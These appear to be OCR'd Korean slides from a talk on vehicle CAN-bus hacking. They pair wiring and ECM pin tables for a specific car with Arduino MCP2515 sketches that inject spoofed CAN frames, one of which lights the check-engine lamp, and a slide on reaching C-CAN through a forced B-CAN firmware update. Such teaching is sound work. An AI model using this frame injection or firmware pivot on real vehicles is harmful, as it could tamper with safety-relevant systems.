
메인 하네스 (1) CV10-1

M01 계기판
- 40 Female / White (KET_025_40F_W)




1. W/B	파킹 브레이크 IND. : 파킹 브레이크 스위치, VDC 모듈, 브레이크 오일 레벨 센서	15. R	[오토 라이트 적용] 엔진 룸 정션 박스 (퓨즈 - H/LP HI IND)	28. R/O	C-CAN (High)	37. –	–
2. Y	IMMI. IND. : 스마트 키 컨트롤 모듈	Br	[오토 라이트 미적용] 실내 정션 박스 (퓨즈 - 전조등 우)	29. L/O	C-CAN (Low)	38. Y	ILL. (+)
3. W/B	키 아웃 IND. : 스마트 키 컨트롤 모듈	16. L	우측 방향 지시등 : 비상등 스위치	30. O	B-CAN (High)	39. W	실내 정션 박스 (퓨즈 - 계기판)
4. Br	운전석 시트 벨트 스위치, BCM/TACM	17. Y/B	실내 정션 박스 (퓨즈 - 에어백 경고등)	31. G	B-CAN (Low)	40. R	실내 정션 박스 (파워 커넥터 퓨즈 - 실내등 1)
5. P/B	도어 열림 IND. : 룸 램프, 오버헤드 콘솔 램프, 운전석/동승석 도어 스위치, 리어 도어 스위치LH/RH	18. G	좌측 방향 지시등 : 비상등 스위치	32. W/B	FCB 배터리 IND. : 스마트 키 컨트롤 모듈		
		19. –	–	33. B/O	연료 접지 : [G3LA] 연료 센더 & 연료 펌프 모터 [B3LA] LPG 게이지, 연료 센더 & 연료 펌프 모터		
		20. –	–				
6. B/O	ILL. (-)	21. W	[일반 타입, 오토 라이트 미적용] 다기능 스위치				
7. G	테일 게이트 열림 IND. : 러기지 램프, BCM/TACM	R/B	[오토 라이트 적용] 다기능 스위치 (전조등 스위치)	34. G/O	GSL 연료 : ECM (연료 펌크 레벨 입력), 연료 센더 & 연료 펌프 모터		
8. B	[오토 라이트 적용] 접지 (GM04)	22. –	–	35. Gr/B	LPG 연료 : LPG 게이지, PCM (연료 펌크 레벨 입력)		
O/B	[오토 라이트 미적용] 다기능 스위치 (HI)	23. –	–				
		24. O	오일 압력 스위치				
9. –	–	25. Y	충전 IND. : 알터네이터 (ALT_L), A/V & 내비게이션 헤드 유닛, BCM	36. G	후진 신호 입력 : [MTM] 후진등 스위치 [일반 타입] PCB 퓨즈 & 릴레이 박스 (퓨즈 - 후진등) [프로젝션 타입] 엔진 룸 서브 퓨즈 박스 (퓨즈 - 후진등)		
10. B	접지 (GM02)	26. P	차속 신호 : BCM/TACM, 오디오, 자기 진단 점검 단자(실내), A/V & 내비게이션 헤드 유닛, 스마트 키 컨트롤 모듈				
11. –	–						
12. –	–						
13. R	실내 정션 박스 (전방 안개등 릴레이)						
14. G/B	테일 ON IND. : 실내 정션 박스 (퓨즈 - 미등 좌)	27. B	접지 (GM03)				

전장회로도 GSW



부품 위치도 (1)
CL-1
1. 프런트 엔드 모듈 좌측
EKG54(G3LA)
EKB54(B3LA)
프런트 휠 센서 LH
(2-BLK)
GKG04(G3LA)
GKB04(B3LA)
EKG43(G3LA)
EKB43(B3LA)
전방 안개등 LH
(2-BLK)
GKG03(G3LA)
GKB03(B3LA)
2. 프런트 엔드 모듈 중앙
EKG101(G3LA)
EKB101(B3LA)
외기 온도 센서
(2-BLK)
EKG50(G3LA)
EKB50(B3LA)
경음기(2-BLK)
3. 프런트 엔드 모듈 우측
EKG53(G3LA)
EKB53(B3LA)
전방 안개등 LH
(2-BLK)
EKG34(G3LA)
EKB34(B3LA)
프런트 휠 센서 RH
(2-BLK)
4. 프런트 엔드 모듈 우측
EKG67(G3LA)
EKB67(B3LA)
프런트 와셔 모터
(3-BLK)
EKG114(G3LA)
EKB114(B3LA)
리어 와셔 모터
(2-BLK)
5. 엔진 룸 앞 좌측
EKG102(G3LA)
EKB102(B3LA)
운전석 전방 충돌 감지 센서
(2-YEL)
EB11
(4-BLK)
EKG42(G3LA)
EKB42(B3LA)
냉각 팬 모터
(2-BLK)
6. 엔진 룸 앞쪽
EKG47(G3LA)
EKB47(B3LA)
다기능 체크 커넥터
(6-BLK)

전장회로도 GSW


SMK
(Smart
Key)
Low speed
CAN Network
IPM
(Inter
Panel
Module)
RPAS
(Rear
Parking
Assist
Module)
CLU
(Cluster)
EMS ECU
스캔툴
TCU
ABS ECU
High speed
CAN Network
B CAN
C CAN
LIN
시리얼 통신(SERIAL)

자.. 잠깐..!

- CAN B와 CAN C가 동시에 연결 된 모듈 존재
- CAN B를 통해 해당 모듈의 펌웨어를 강제 업데이트 한 후, CAN C에 접근할 수 있음을 시사



대상 차량의 CAN Bus는?

- 속도를 통해 유추 가능
  - 500Kbps => C Class

- 전장회로도 사이트를 통해 확인 가능 => C-CAN

2012 > 엔진 > G 1.0 DOHC > 엔진 제어/연료 시스템 > 엔진 제어 시스템 > 엔진 컨트롤 모듈 (ECM) > 정비절차

44	냉각 수온 센서 (ECTS) 신호 입력	냉각 수온 센서 (ECTS)
45	연료 레벨 신호 입력	연료 레벨 센더 (FLS)
46	연료 탱크 압력 센서 (FTPS) 신호 입력	연료 탱크 압력 센서 (FTPS)
47	-	
48	센서 접지	캠샤프트 포지션 센서 (CMPS) [뱅크1/배기]
49	-	
50	점화 코일 (실린더 #3) 제어	점화 코일 (실린더 #3)
51	인젝터 (실린더 #2) 제어	인젝터 (실린더 #2)
52	연료 펌프 릴레이 제어 (스마트키 미적용) A/C 컴프레서 릴레이 제어 (스마트키 적용)	연료 펌프 릴레이 A/C 컴프레서 릴레이
53	-	
54	-	
55	-	
56	크랭크샤프트 포지션 센서 (CKPS) 신호 입력	크랭크샤프트 포지션 센서 (CKPS)
57	C-CAN [하이]	기타 컨트롤 모듈, 자기 진단 커넥터 (DLC) [16핀], 다기능 체크 커넥터 [6핀]
58	LIN 통신 신호 입력	배터리 센서 [AMS 적용]
59	CAN 2 [하이]	기타 컨트롤 모듈, 자기 진단 커넥터 (DLC) [16핀], 다기능 체크 커넥터 [6핀]
60	차속 신호 입력 (B)	프런트 휠 스피드 센서 RH [ABS/VDC 미적용]
61	-	

OBD-II + LED Strip = ?

- https://www.youtube.com/watch?v=gcDvVVZVvno

배기가스 점검 light 켜기

```
// demo: CAN-BUS Shield, send data
#include <mcp_can.h>
#include <SPI.h>

MCP_CAN CAN0(9);                                // Set CS to pin 10
void setup()
{
  Serial.begin(115200);
  // init can bus, baudrate: 500k
  if(CAN0.begin(CAN_500KBPS, MCP_8MHz) == CAN_OK) Serial.print("can init ok!!₩r₩n");
  else Serial.print("Can init fail!!₩r₩n");
}

unsigned char stmp[8] = { 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 };

void loop()
{
  int i;

  stmp[0] = 2;
  for(i=0; i<100; i++){
    CAN0.sendMsgBuf(0x545, 0, 8, stmp);
    delay(10);                       // send data per 100ms
  }

  stmp[0] = 0;
  for(i=0; i<100; i++){
    CAN0.sendMsgBuf(0x545, 0, 8, stmp);
    delay(10);                       // send data per 100ms
  }
}
```


CAN Message 송신

- 예제 -> MCP2515_lib_master -> send

```
// demo: CAN-BUS Shield, send data
#include <mcp_can.h>
#include <SPI.h>

MCP_CAN CAN0(9);                                    // Set CS to pin 10

void setup()
{
  Serial.begin(115200);
  // init can bus, baudrate: 500k
  if(CAN0.begin(CAN_500KBPS, MCP_8MHz) == CAN_OK) Serial.print("can init
ok!!\r\n");
  else Serial.print("Can init fail!!\r\n");
}

unsigned char stmp[8] = { 0x00, 0xAB, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 };
void loop()
{
  // send data:  id = 0x00, standrad flame, data len = 8, stmp: data buf
  CAN0.sendMsgBuf(0x329, 0, 8, stmp);
  delay(10);                          // send data per 100ms
}
```

CAN Packet Samples

- https://community.comma.ai/cabana/?demo=1



Q/A

감사합니다!